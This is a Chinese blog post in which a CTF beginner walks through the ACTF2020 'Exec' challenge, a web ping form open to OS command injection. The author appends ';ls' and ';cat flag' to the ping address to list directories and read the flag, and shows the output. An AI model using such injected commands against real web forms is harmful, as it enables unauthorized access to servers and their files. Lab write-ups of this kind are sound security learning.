[ACTF2020 新生赛]Exec 1

原创

MagnoZ 已于 2022-04-30 16:41:08 修改 67 收藏

文章标签： php

于 2022-03-14 23:26:35 首次发布


本文链接：https://blog.csdn.net/tomatoff/article/details/123491283

CTF_Web自学 专栏收录该内容


9 篇文章 0 订阅

订阅专栏

1、进入系统，看到页面：




2、下意识的输入127.0.0.1，可以正常ping通；



3、然后输入1',1",系统都没有反应，所以还是只能从127.0.0.1在这边下手；
4、说实话，小白才开始做CTF题都是一脸懵，还好查看了下大佬的文章：
火火火与霍霍的[ACTF2020 新生赛]Exec 1；


5、顺着大佬的思路，使用ping 127.0.0.1;ls尝试：



PING

```
PING 127.0.0.1 (127.0.0.1): 56 data bytes
index.php
```


发现果然没有过滤分号和ls，所以可以通过cd …/查看目录信息,直到输入127.0.0.1;cd …/…/…/;ls，才发现个flag的文件：



PING

请输入需要ping的地址


PING

```
PING 127.0.0.1 (127.0.0.1): 56 data bytes
bin
dev
etc
flag
home
lib
media
mnt
opt
proc
root
run
sbin
srv
sys
tmp
usr
var
```


6、在输入127.0.0.1;cd …/…/…/flag;ls 后发现该目录下没有文件；

7、于是使用cat命令输出该文件信息：

127.0.0.1;cd …/…/…/;cat flag



PING

请输入需要ping的地址

PING

```
PING 127.0.0.1 (127.0.0.1): 56 data bytes
flag{d4d2278b-b001-42f6-beaf-3cbca4b33805}
```


8、得到flag信息